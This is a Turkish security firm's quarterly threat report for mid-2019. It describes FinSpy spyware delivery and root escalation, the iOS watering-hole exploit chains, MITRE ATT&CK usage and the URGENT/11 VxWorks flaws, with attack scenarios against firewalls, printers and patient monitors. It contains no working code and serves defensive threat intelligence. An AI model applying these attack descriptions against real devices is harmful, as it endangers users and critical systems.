SİBER TEHDİT DURUM RAPORU

TEMMUZ-EYLÜL 2019

STM MÜHENDİSLİK TEKNOLOJİ DANIŞMANLIK

thinktech STM Teknolojik Düşünce Merkezi

İÇİNDEKİLER

GİRİŞ

Ağırlıklı olarak sahte uygulamalardan oluşan yeni saldırı trendleriyle yılın ikinci çeyreğini tamamladık. Üçüncü çeyrekte ise APT varyantı zararlı uygulamalar ile yeni keşfedilen zafiyetlerin ön plana çıktığını söyleyebiliriz. Bu çeyrekte saldırı-zafiyet ağırlık dengesinin son kullanıcılar ile kritik sistemler arasında dağıldığını ve siber faaliyetlerin politik çerçevede de daha belirgin hale geldiğini değerlendirmekteyiz. Bu dönem raporumuzda APT varyantı ve zararlı sahte uygulamaları, yeni keşfedilen zafiyetleri, toplumsal olaylarda yer alan siber faaliyetleri, teknolojik gelişmelerle hayatımıza yansıyan siber tehditleri ve saldırı trendlerinden seçtiğimiz zararlı yazılım analizlerini bulabilirsiniz.

Kişisel verilerin korunması konularındaki gelişmeler veri sızıntıları ile gündeme gelen yaptırımlar ile finansal ve marka değerlerindeki kayıpların yanı sıra hazırlanan tedbir çalışmaları ile gündemdeki yerini koruyor. Bu alanda koruma ve değerlendirme rehberi olarak görülen Kişisel Verileri Koruma Kanunu (KVKK) ve General Data Protection Regulation (GDPR) uygulamalarına ek olarak bilgi ve iletişim güvenliğine dair genelge ve kararnameler de hazırlanmaktadır. Bununla birlikte birçok ülkenin ulusal bilgi ve iletişim güvenliğini korumak için kendi usul ve esaslarından oluşturduğu tedbir listesi ve aksiyon rehberi olduğu bilinmektedir. Bu anlamda ülkemizdeki resmi rehber 06 Temmuz 2019'da Cumhurbaşkanlığı Dijital Dönüşüm Ofisi'nin katkılarıyla hazırlanan ve 2019/12 sayılı Cumhurbaşkanlığı kararnamesi ile yayınlanan "Bilgi ve İletişim güvenliği Tedbirlileri" genelgesidir. Genelge; bilginin dijital ortama taşınması, erişimin kolaylaştırılması, altyapıların güncellenmesi ve kullanımın yaygınlaştırılması ile gündeme gelen güvenlik risklerinin azaltılması ve kritik verilerin güvenliğinin sağlanması konularında alınması gereken tedbirleri 21 uygulama maddesi ile ele almakta ve bu tedbirlerin uygulanma esaslarını açıklamaktadır. Yakın gelecekte gündemi daha fazla işgal edecek konulardan biri olan kişisel verilerin korunması konusundaki incelemeleri bu dönem raporumuzda bulabilirsiniz.

Günlük yaşam içinde, ihtiyaçların çoğunun sanal ortam üzerinden karşılanabilmesiyle birlikte neredeyse vazgeçilmez hale gelen mobil cihazların kullanıcı kitlesi günden güne artmaktadır. Bu artışla doğru orantılı olarak geçtiğimiz üç yıllık süreçte zararlı yazılımların ağırlıklı olarak mobil kullanıcıları hedef aldığını söylemek mümkün. Mobil cihazlarda bilgisayarlara nazaran daha fazla erişim ve hassas bilgilerin bulunması, mobil platformların hedef olarak seçilmesinin nedenlerinden biridir. Bu dönem raporumuzda siber tehdit istihbaratı çalışmaları kapsamında FinSpy isimli zararlı yazılımı inceledik. 2011 yılında Alman menşeli olarak ortaya çıkan zararlının Temmuz 2019'da yeni sürümüne dair izler elde edildi. Tespit edilen izler ile RAT (Remote Access Trojan) kategorisinde olan zararlının APT grupları ile bağlantısı olup olmadığı akıllarda soru işareti oluşturuyor. Bu tarz saldırılar için kullanılabilecek siber istihbarat analizi çalışmalarında kullanılacak rehberlerden biri olan MITRE ATT&CK çerçevesine ait incelemeyi siber tehdit istihbaratı bölümünde bulabilirsiniz.

Mobil alandaki tehditler FinSpy ile sınırlı değil, uygulama mağazasındaki sahte uygulamalar bu dönemde de mobil kullanıcıları tehdit etmeye devam etti. Türk bitcoin mobil borsa uygulamasını kopyalayarak yayılan zararlı yazılımın kullanıcı hesaplarını ele geçirdiği tespit edildi. Orijinaline çok benzeyen sahte uygulama iki faktörlü doğrulama metotlarını da simule ettiği için güvenli bir uygulama izlenimi veriyor. Borsa uygulamasından ayrı olarak Joker isimli Android zararlı yazılımının da uygulama mağazasında 10 farklı varyantı olduğu ve kullanıcı bilgilerini ele geçirmeyi hedeflediği tespit edildi. Her iki uygulamanın zararlı yazılım analizi STM mühendislerince yapıldı, bu analizleri zararlı yazılım analizi bölümünde bulabilirsiniz.

Zararlı ve sahte uygulamaların dışında Iphone kullanıcılarını iki yılı aşkın bir süredir etkilediği ortaya çıkan 14 zafiyetin keşfedilmesinin ardından kullanıcı bilgilerinin sızdırıldığı gündeme geldi. Buna ek olarak birçok Android uygulamasında kullanılan "WebView" bileşeninin ağ ile tarayıcılar arasındaki farklılıklar nedeniyle kritik zafiyetlere neden olduğu tespit edildi. Bireysel ve profesyonel kullanıcıların sıklıkla kullandığı sanallaştırma platformlarından biri olan VirtualBox platformunda "race condition" hatasından kaynaklanan ve CVE-2018-2844 olarak bilinen zafiyetten dolayı ilgili sanallaştırma platformuna yönelik risk, kullanıcılar için soru işareti oluşturuyor.

Son üç aylık dönem içinde önceki dönemlerdeki zafiyetlerden farklı olarak gerçek zamanlı işletim sistemlerinde (Real Time Operating System - RTOS) 11 adet kritik zafiyet keşfedildi. RTOS çözümlerinin ağırlıklı olarak; kritik altyapılar, tıbbi cihazlar ve endüstriyel kontrol sistemleri (EKS) gibi yüksek doğruluk gerektiren yapılarda kullanıldığı göz önünde bulundurulduğunda, keşfedilen zafiyetlerin geniş bir kitleyi etkileyebileceği değerlendiriliyor. Urgent/11 olarak tanımlanan RTOS zafiyet dizisi dışında EKS'leri etkileyen bir başka zafiyet daha keşfedildi. CVE-2019-9569 olarak tanımlanan zafiyetin bellek taşması (Buffer Overflow) olduğu ve saldırganların bu zafiyet ile kritik sistemleri kontrol edebildiği ortaya çıktı. Gerek kritik sistemlerde bu tarz zafiyetlerin oluşması gerekse kuantum bilgisayarların işlem gücünün saldırı potansiyeli ve mevcut şifreleme algoritmalarının kuantum bilgisayarlar karşısındaki duruşu, siber güvenliliğin gelecekteki eğilimi yönünde önemli etkenler olarak değerlendiriliyor.

Teknolojik gelişmeler, akıllı sistemleri hayatın birçok gereksinimiyle bütünleştirmiş durumda. Günlük ihtiyaçlarımızdan profesyonel görevlere kadar birçok işi ve gereksinimi karşılamamıza yardımcı olan bu sistemler aynı zamanda saldırganların atak yüzeyini genişletiyor. Günümüzdeki

birçok akıllı ev sisteminin ve akıllı cihazın içerdiği zafiyetler yüzünden koordineli bir saldırı sonucunda yaşam kalitesinin olumsuz yönde etkilenebileceğini, hatta sağlık sorunlarına bile yol açabileceğini biliyor muydunuz? Örneğin birçok bilgisayar, telefon, televizyon ve ses sisteminde akıllı hoparlör sistemleri var. Göreceli olarak daha ucuza alınabilen bu ürünleri sokakta işportacılarda bile bulabiliyoruz. Geçtiğimiz günlerde akıllı hoparlör kategorisindeki ürünlerin manipüle edilmesiyle akustik bir saldırı gerçekleştirilebileceği keşfedildi. Bu tür akustik saldırıların insanlarda göz atma gibi basit fiziksel reaksiyonlara yol açabileceği gibi, ses boyutuna göre işitme kaybı veya psikolojik rahatsızlık oluşturabileceği ortaya çıktı. Öte yandan akıllı hoparlörlere ve daha birçok cihaza entegre olarak gelen bluetooth teknolojisinde keşfedilen bir diğer zafiyet, bluetooth cihazlarının yer takibine imkân sağlamakta. İzinsiz yer tespiti kişisel verilerin mahremiyeti kapsamında ihlal olarak kabul edildiği için, olası diğer tehlikeli senaryoların gerçekleşmesi gibi durumlar göz önünde bulundurulduğunda söz konusu zafiyetin risk seviyesinin yüksek olduğu değerlendirilmekte.

Akıllı sistemlerin vazgeçilmez bir parçası olan Nesnelerin İnterneti (Internet of Things - IoT) sistemleri temelde, zayıf güvenlik önlemleriyle geliştirildikleri için birçok saldırıya karşı savunmasız olabilmektedir. Günümüzde güvenlik araştırmacılarının yaptığı araştırma ve analizler ile IoT sistemlerinin güvenlik seviyelerinin iyileştirdiğine şahit oluyoruz. Fakat mevcut IoT güvenlik seviyesinde güncellenmeyen sistemlerin halen birçok saldırıya karşı savunmasız durumda olduğu değerlendirilmektedir. Şöyle ki, yakın zamanda yapılan bir araştırmada 16 milyon hanede bulunan 83 milyon IoT cihazının yüzde 20 ila 50 oranında erişim zafiyeti barındırdığı ortaya çıktı. Örneğin geçtiğimiz aylarda ABD ve Avrupa'daki benzin istasyonlarında dijital/akıllı ödeme sistemleri ve POS cihazlarındaki zafiyeti kullanan yeni bir dolandırıcılık yöntemi tespit edildi. Saldırganların ödeme sistemlerine bluetooth tabanlı "skimmer" isimli donanımı ekleyerek müşteri bilgilerini kopyalayabildiği ortaya çıktı. Bu donanımın kolayca temin edilebilmesi ve sistemlere fark edilmeden entegre edilebilmesi bu saldırı türünün yaygınlaşmasına neden olurken, cihazlardaki modifikasyonu manuel olarak takip etme zorluğu, durumun kontrol altına alınmasını güçleştiriyor. Saldırılarda kullanılan skimmer isimli cihazın bluetooth üzerinden haberleşmesinin ise dijital tespit konusunda fayda sağladığı keşfedildi. Bluetooth tabanlı skimmer cihaz tespitine dair detayları raporumuzun devamında bulabilirsiniz.

Bir başka gelişme olarak günümüzde işlevselliği ve güvenliği sıklıkla irdelenen akıllı araçlar ile sürücü yardım sistemlerinin makine öğrenmesi yöntemleri ile aldatılabileceği tespit edildi. Araç üzerindeki sensörlerin yanıltılmasıyla otomatik sürüş modunda hız sınırının olduğundan daha yüksek gösterilebileceği ve otomatik sürüşün manipüle edilen hız sınırına göre seyre devam edebileceği test ortamında kanıtlandı. Bu tarz uygulamaların farklı yöntemlerle manipüle edilmesinin sonuçlarının kritik olacağı değerlendirilmekte olup çözüm önerileri teknolojik gelişmeler bölümündeki analizimizde ele alınmaktadır.

"Bilgi ve İletişim Güvenliği" tedbirlerini içeren 2019/12 sayılı Cumhurbaşkanlığı Genelgesi 06.07.2019 tarihli ve 30823 sayılı Resmi Gazetede yayımlanarak yürürlüğe girmiştir. Bu dönem raporumuzda, "Bilgi ve İletişim Güvenliği Tedbirleri" genelgesinde de ele alınan Kritik Bilgiler, Kişisel Verilerin güvenliği ve STM olarak üzerinde çalıştığımız kişisel verilerin mahremiyeti alanındaki gelişmeleri de inceledik. Bu dönemin konusu olarak hazırladığımız, "Kişisel Verilerin Dünü, Bugünü, Yarını" isimli makalemizi "Dönem İnceleme Konusu" başlığı altında bulabilirsiniz.

SİBER TEHDİT İSTİHBARATI

Bu kısımda STM Siber Füzyon Merkezimizdeki analistler tarafından yapılan mevcut ve öngörülen siber saldırı, zararlı yazılım ve sıfırıncı gün açıklıklarına yönelik tehdit analizlerinin sonuçları verilmektedir.

1. FinSpy (FinFisher) TEHDİT ANALİZİ

1.1. Özet

FinSpy, Alman BT firması Gamma Group tarafından geliştirilmiş bir casus yazılımdır ve ağırlıklı olarak mobil cihazları hedef almaktadır. Hem IOS hem de Android cihazlara yüklenebilir ve saldırganın ilgili cihaz üzerindeki verileri tamamen kontrolü altına almasını sağlar. Sesli aramaları ve anlık mesajları kaydedebilir. FinSpy casus yazılımına ilk olarak 2011 yılında rastlanmıştır.

FinSpy geliştiricileri zararlı yazılım güncelleştirmeleri üzerinde sürekli çalışmaktadır. Temmuz 2019'da FinSpy zararlı yazılımının yeni bir sürümünün çıktığına dair izlere ve yaklaşık 20 ülkede de zararlı yazılımın güncellenmiş sürümüne rastlandı.

Bu iddiaların kökeninde Derinlemesine Paket İnceleme (Deep Packet Inspection-DPI) teknolojisin kullanıldığı söyleniyor. Kullanılan teknolojinin, ağ ekipmanı şirketi Sandvine tarafından geliştirildiği belirtilmekte. Bununla birlikte Sandvine tarafından etik dışı davranışlarla ilgili herhangi bir bağlantı ret edildi ve araştırmanın sonuçlarının yanlış olduğu iddia edildi.

1.2. Teknik İnceleme

Zararlı Yazılım Türü: Casus Yazılım

Zararlı yazılım telefona oltalama (phishing) atakları sonucunda girebilir. Android cihazların root edilmesi riski artırır. Root edilmemiş olduğu durumda da DirtyCow programıyla root erişimi kazanabilir.

IOS cihazlar için jailbreak yapılması gereklidir. IOS implantı bütün cihaz aktivitelerini WhatsApp ve Skype gibi uygulamalarla görüntüleyebilme özelliğine sahiptir. Android implantı güvenlik açıklarını kötüye kullanarak root yetkinliklerine sahip olabilir. Kullanıcıya ait bütün medya dosyaları değiştirilebilir.

FinSpy implantı, FinSpy Agent protokol tarafından kontrol edilir. Bütün implantlar Gamma Group proxylerine bağlıdır ve böylece FinsSpy operatörlerinin konumları saklanmış olur.

Birçok analiz ve raporda FinSpy implantının Türkiye, Mısır ve Suriye gibi ülkelerde kötü amaçlı yazılım sunmak için ulusal ölçekteki trafikte değişiklikler yaparak trafiği yeniden yönlendirdiği iddia ediliyor. Bu işlem için ortadaki adam donanımlarının kullanıldığı tahmin ediliyor. Araştırmalar Download.com'dan üreticilerin resmi uygulamalarını indirmeye çalışan kullanıcıların yazılımın zararlı sürümlerine yönlendirildiğini öne sürüyor. Bu uygulamalardan bazıları aşağıda belirtilmiştir:

- Avast Antivirus
- 7-Zip
- Opera
- CCleaner

1.3. Tavsiye

Kullanıcılar, donanıma gömülü yazılımların (firmware) ve üçünü taraf yazılımların (software) güncellemelerini zamanında yaparak potansiyel saldırıları önleyebilirler.

1.4. Tehlike Göstergeleri (IoC)

Sıra No	Zafiyet
1	CVE-2017-8759

Tablo 1: IoC'ler.


Sıra No	Özet Bilgileri (Hash)
1	83a1829bb596c314281037f71b9063a51da40093
2	99e4dfbcaf99809b0121d9ac08aeccfd2ad92baf
3	c41eb2956b3484f566b9566050b3bca7fec41d02
4	d4a9b6c9a2561710b4fe442f4b4d7555e7916dbd
5	de908e09f6053558945d463407cea2085a594f97

Tablo 2: Özet bilgileri.

2. IPHONE CİHAZLARA YÖNELİK ELE GEÇİRME SALDIRISI

Bir Iphone cihazınız olduğunu ve cihazınızın bilgisayar korsanlarına gerçek zamanlı konum bilginizi, tüm e-posta yazışmalarınızı, sohbetlerinizi, kişilerinizi ve fotoğraflarınızı gönderebildiğini hayal edin. Araştırmacılara göre iki yıldan fazla bir süre boyunca binlerce Iphone kullanıcısı bu olaydan etkilendi. Geçtiğimiz haftalarda 14 tane IOS güvenlik açığı yayınladı. Yayınlanan güvenlik açıklarının yaklaşık olarak son 2 yıldır eski iPhone modelleri de dahil olmak üzere birçok Apple mobil cihazı etkilediği açıklandı. Bulunan açıklardan 7 tanesi Safari üzerinde yer alırken, çekirdek (kernel) üzerinde 5 tanesi ve kalanların da IOS'in çeşitli kapalı ortamlarında yer aldığı belirtildi [1].

Saldırganlar ilk aşamada haftalık binlerce kullanıcısı bulunan internet sitesini ele geçirir. Sonrasında bu siteleri ziyaret eden bir iPhone kullanıcısının hiç haberi olmadan telefonuna erişip WhatsApp gibi güvenli mesajlaşma platformu verileri de dahil olmak üzere birçok gizli veriye erişim sağlayabilmektedir (Watering Hole saldırısı). IOS kapalı bir işletim sistemi olduğu için arkada çalışan zararlı bir işlem kullanıcı tarafından takip edilememektedir. Bu yüzden saldırganlar kendilerini gizlemeye ihtiyaç duymamışlardır.




Şekil 1: WhatsApp Uygulaması Veri Sızıntı[1].

Güvenlik açıkları, aktif güncelleme alan bütün IOS sürümleri için kullanılabilmektedir. Project Zero'nun yaptığı açıklamada 5 adet exploit (sömürü) zinciri ile 14 güvenlik açığı kullanılarak sistem üzerinde en yüksek hakka sahip kullanıcı seviyesine (root) yükselmek mümkün olmaktadır.

Şekil 1'de görülen zincirler, IOS 10.0.1 sürümünden IOS 12.1 sürümüne kadar kullanılabilen 5 adet farklı exploit'i göstermektedir.


- Birinci zincirde, Safari üzerinden doğrudan çekirdek seviyesinde bulunan bir güvenlik açığı kullanılmaktadır. Bu zincir IOS 10.0.1-10.1.1 sürümleri arasındaki cihazları etkilemektedir.
- İkinci zincirde, IOS içinde yer alan IOSurface (processler arası iletişim) kütüphanesinde yer alan güvenlik açığı kullanılmıştır. Bu güvenlik açığı IOS 11.2 ile kapatılmıştır.
- Üçüncü zincirde, IOS içinde yer alan IOFree kütüphanesinde bulunan güvenlik açığı kullanılmıştır. IOS 11.0-11.4.1 sürümleri arasındaki cihazları etkilemiştir.
- Dördüncü zincirde, IOS içinde çalışan cfprefsd servisinde bulunan güvenlik açığı kullanılmıştır. IOS 12.0-12.1 sürümleri arasındaki cihazları etkilemiştir. IOS 12.1.4 sürümde bu güvenlik açığı kapatılmıştır.
- Beşinci zincirde, dördüncü zincirdeki serviste yer alan benzer bir güvenlik açığı kullanılmıştır. IOS 12.1.3 sürümü ile bu güvenlik açığı da kapatılmıştır.

Kullanılan bu zincirler ile işletim sistemi içinde çalıştırılan küçük bir yazılım (implant) ile iMessage mesajları, GPS verileri, WhatsApp mesajları (Şekil 2 ve 3), fotoğraflar gibi kritik bilgiler belli bir zaman aralığında uzak bir sunucuya gönderilmektedir. Telefon kapatıldığında sistemde iz bırakmadan kaybolan zararlı işlem, tekrar ele geçirilmiş internet sitesi ziyaret edildiğinde telefon üzerinde yeniden çalışmaya başlamaktadır. Apple'ın güvenlik için kullandığı anahtar zinciri yapısını da ele geçirebilen zararlı işlem telefon üzerindeki her türlü veriye rahatça ulaşabilmektedir.



Şekil 2: WhatsApp Uygulaması Veri Sızıntı[1].

Apple tarafından yapılanı açıklamada, saldırıların iddia edildiği gibi iki yıldır değil, birkaç aydır söz konusu olduğunu söylense de güvenlik açığının iki yıldır sistemde barınmakta olması iddiaları güçlendirmektedir.



Şekil 3: IOS Rehber Bilgileri Sızıntısı[1].


Güvenlik açıkları, yayınlanan son IOS 12.1.4 sürümü ile kapatıldı ancak saldırganların bu arada elde ettiği veri miktarı bilinmemektedir.

Sıfırıncı gün açıklıkları kullanılarak tasarlanan bu saldırıların arkasında Devlet Destekli Siber Suç örgütlerinin olacağı değerlendirilmektedir. Daha önce farklı örnekleri görülen saldırılarda olduğu gibi bu saldırıda da temel amacın politik amaçlarla belirli bir kitle veya insan grubu hakkında istihbarat toplamak olması, bunların bir ulus devlet grubunun eseri olabileceğini düşündürtmektedir.

3. PROFESYONELLER İÇİN BİR ÇERÇEVE: MITRE ATT&CK

MITRE ATT&CK çerçevesi (framework) bir saldırganın yapabileceği potansiyel saldırıları gösteren, herhangi bir hedefe nasıl sızıldığı, nasıl ilerleme kaydedildiği konusundaki taktik ve teknikleri içeren bir matristir. Bu framework, saldırganların davranışlarını sistematik olarak kategorize etme ihtiyacından doğmuştur. Saldırganlar geleneksel güvenlik yöntemlerini atlatabildikleri için güvenlik uzmanları mevcut savunma yaklaşımlarını değiştirmek zorunda kalmışlardır.

Tespit ve Analiz, Tehdit İstihbaratı, Aktör Profilleme ve Kırmızı Takımlar için kullanıcı senaryoları barındıran atak framework'ü temelde iki seviye olarak nitelendirilmiştir. PRE-ATT&CK ve Enterprise ATT&CK olarak ikiye ayrılan framework aynı zamanda ölüm zinciri metodolojisi üzerinden de tanımlanabilmektedir.




Şekil 4: Ölüm zinciri metodolojisi ile MitreATT&CK yapısı.

Keşif ve Silahlanma kısmına kadar olan iki basamak saldırı öncesi olarak tanımlanmış ve bir saldırganın izleyebileceği potansiyel taktikler belirlenmiştir. İletim, Sömürü, Kontrol, Çalıştırma ve Aksiyon kısımları ise Enterprise ATT&CK seviyesi olarak belirlenmiştir.


Taktik ve Tekniklerin dışında Saldırgan Profilleme ve Tehdit İstihbaratı üretimi de Mitre ATT&CK framework'ü ile yapılabilmektedir. STM Füzyon Merkezi tarafından da kullanılan bu yöntemle üç temel seviyede istihbarat üretimi yapılmaktadır. Bu üç seviye konsept olarak;

- **Seviye 1:** Kaynak araştırması için derinlik analizi yapılması,
- **Seviye 2:** Taktik, teknik ve aktör profilleme sürecinin gerçekleştirilmesi,
- **Seviye 3:** Att&ck Framework'ü ile ilişkilendirerek raporlama yapılması.

Örnek Senaryo: Bir ilaç firmasıysanız, APT19'un sektörünüzü hedef alan bir grup olduğunu belirlemek için Arama çubuğunda veya Gruplar sayfasında arama yapabilirsiniz.




Şekil 5: Basit bir arama sonucu.



Şekil 6: APT 19 Hakkında sunulan bilgi.

Gruplar sayfasında, APT 19'un kullandıkları tekniklere bakmak için sayfasını görüntüleyebilir ve onlar hakkında daha fazla bilgi edinebilirsiniz. Kullanılan teknik hakkında daha fazla bilgiye ihtiyaç duyuyorsanız, ATT&CK web sitesinde detaylara erişebilirsiniz.

Şekil 7'de APT 19'un kullandığı tekniklerden biri olan "**Registry Run Keys/Startup Folder**" tekniği gösterilmektedir.



Şekil 7: APT19'un kullandığı tekniklere örnekler.

Özetle teknik sayfasından daha detaylı bir matrise erişebilir ve aşamalarını görebilirsiniz. ATT&CK'i tehdit istihbaratı için kullanmaya başlamanın kolay bir yolu, önemsediğiniz saldırı gruplarının davranış vektörlerine bakmaktır. Kullandıkları taktik ve teknikleri belirlemek, güvenlik uzmanlarının bu grupları tespit etmesine yardımcı olur.

SİBER SALDIRILAR

Bu kısımda, küresel çapta ses getiren siber saldırı vakalarına ait detaylar sebep-sonuç çerçevesinde incelenmektedir.


4. URGENT/11 ZAFİYET DİZİSİ

Geçtiğimiz günlerde, VxWorks isimli iki milyara yakın cihazda kullanılan RTOS çözümünde çok ciddi güvenlik zafiyetleri tespit edildi. Kaliforniya merkezli WindRiver isimli şirket tarafından geliştirilen VxWorks, dünyada en yaygın kullanılan gerçek zamanlı işletim sistemlerinden biridir (RTOS). RTOS'lar kritik altyapı, ağ donanımları, tıbbi cihazlar, endüstriyel sistemler ve hatta uzay araçları gibi yüksek doğruluk ve güvenilirlik gerektiren cihazlar tarafından kullanılır. Bu nedenle VxWorks, PLC'lerden MRI makinelerine, güvenlik duvarlarına ve yazıcılara, uçaklara, trenlere ve daha pek çok amaca hizmet etmek için kullanılır. Bu çözümün kritik endüstriyel altyapılar ve medikal cihazlar gibi hayati önem taşıyan yerlerde de kullanılması zafiyetin oluşturduğu tehdidin büyüklüğünü gözler önüne seriyor.

Armis Lab tarafından VxWorks üzerinde keşfedilen zafiyetler dizisine URGENT/11 adı verilmiştir. İsminden de anlaşılacağı üzere 11 adet zafiyetten oluşan listenin içinden 6 tanesi kritik olarak sınıflandırılmış ve bunların RCE (Remote Code Execution) uzaktan kod çalıştırma açığı oluşturabileceği belirtilmiştir. Cihazın ağdaki konumuna ve saldırganın konumuna bağlı olarak üç saldırı senaryosu bulunmaktadır.


4.1. Senaryo 1- Ağ Güvenlik Cihazlarına Saldırı

Bu senaryo güvenlik duvarları gibi ağın çevresine yerleştirilmiş VxWorks cihazlarını etkiler. Bu cihazlar, doğrudan İnternet'ten gelen saldırılara maruz kalmaktadır ve korudukları iç ağın bütünlüğü bunlara emanet edildiği için son derece güvenli olacak şekilde tasarlanmıştır. Urgent /11 zafiyetini sömüren bir saldırgan bu cihazlar üzerinde ve ardından korudukları ağlar üzerinde tam kontrol sahibi olabilir.




Şekil 8: Senaryo-1 görseli.

Shodan arama motoruna göre Türkiye'de 5000'den fazla SonicWall güvenlik duvarı bulunuyor ve bunlar arasında içinde VxWorks 'ün zafiyetli sürümlerinin de çalıştığı cihazların olma ihtimali ülkemiz için de ciddi bir tehdit oluşturuyor.



Şekil 9: Shodan SonicWall sonuçları.

4.2. Senaryo 2- Ağ Güvenlik Cihazlarını Atlayarak Ağ Dışından Saldırı



Şekil 10: Senaryo-2 görseli.

Bu senaryo harici bir ağ bağlantısına sahip olan zafiyetli VxWorks cihazını etkiler. URGENT/11 güvenlik açıkları, ağın çevresinde uygulanan herhangi bir güvenlik duvarı veya NAT çözümü olmasına rağmen, saldırganların bu aygıtları ele geçirmesini sağlar.

Senaryoya örnek olarak, buluta bağlı bir Xerox yazıcıya güvenli bir ağ üzerinden yapılan saldırıyı düşünün. Yazıcı, bir bulut uygulamasına (bu örnekte Google Cloud Printing gibi) bağlandığında hem güvenlik duvarı hem de NAT çözümleri tarafından korunduğu için doğrudan Internete maruz kalmaz. Saldırgan, yazıcının bulutla olan TCP bağlantısını (TLS'den bağımsız olarak) kesebilir ve yazıcı üzerindeki URGENT/11 RCE güvenlik açıklarından birini tetikleyerek üzerinde tam kontrol sahibi olabilir.

4.3. Senaryo 3- Ağın İçinden Saldırı

Bu senaryoda, daha önceki bir saldırı sırasında zaten ağda konumlanmış bir saldırgan, kullanıcı etkileşimi gerekmeden cihaz üzerinde tam kontrol sahibi olmak için hedeflenen VxWorks cihazına paketlerini gönderebilir.

Ayrıca, saldırganın hedeflenen cihazlarla ilgili herhangi bir ön bilgiye ihtiyacı yoktur, çünkü URGENT/11 kötü niyetli cihazlarını ağda yayınlayarak onun tüm savunmasız cihazları bir kerede ihlal etmesine imkân verir.

Böyle bir saldırıya örnek olarak, yalnızca dahili ağ bağlantısı olan bir hasta monitörünü düşünün. Cihazın internete bağlantısı olmasa da ağa sızarak bir saldırgan sistemi ele geçirebilir. Hasta hakkında verileri izinsiz alabilir, hasta monitörüne yanlış veri göndererek yanlış bir tedavi uygulanmasına sebep olabilir.

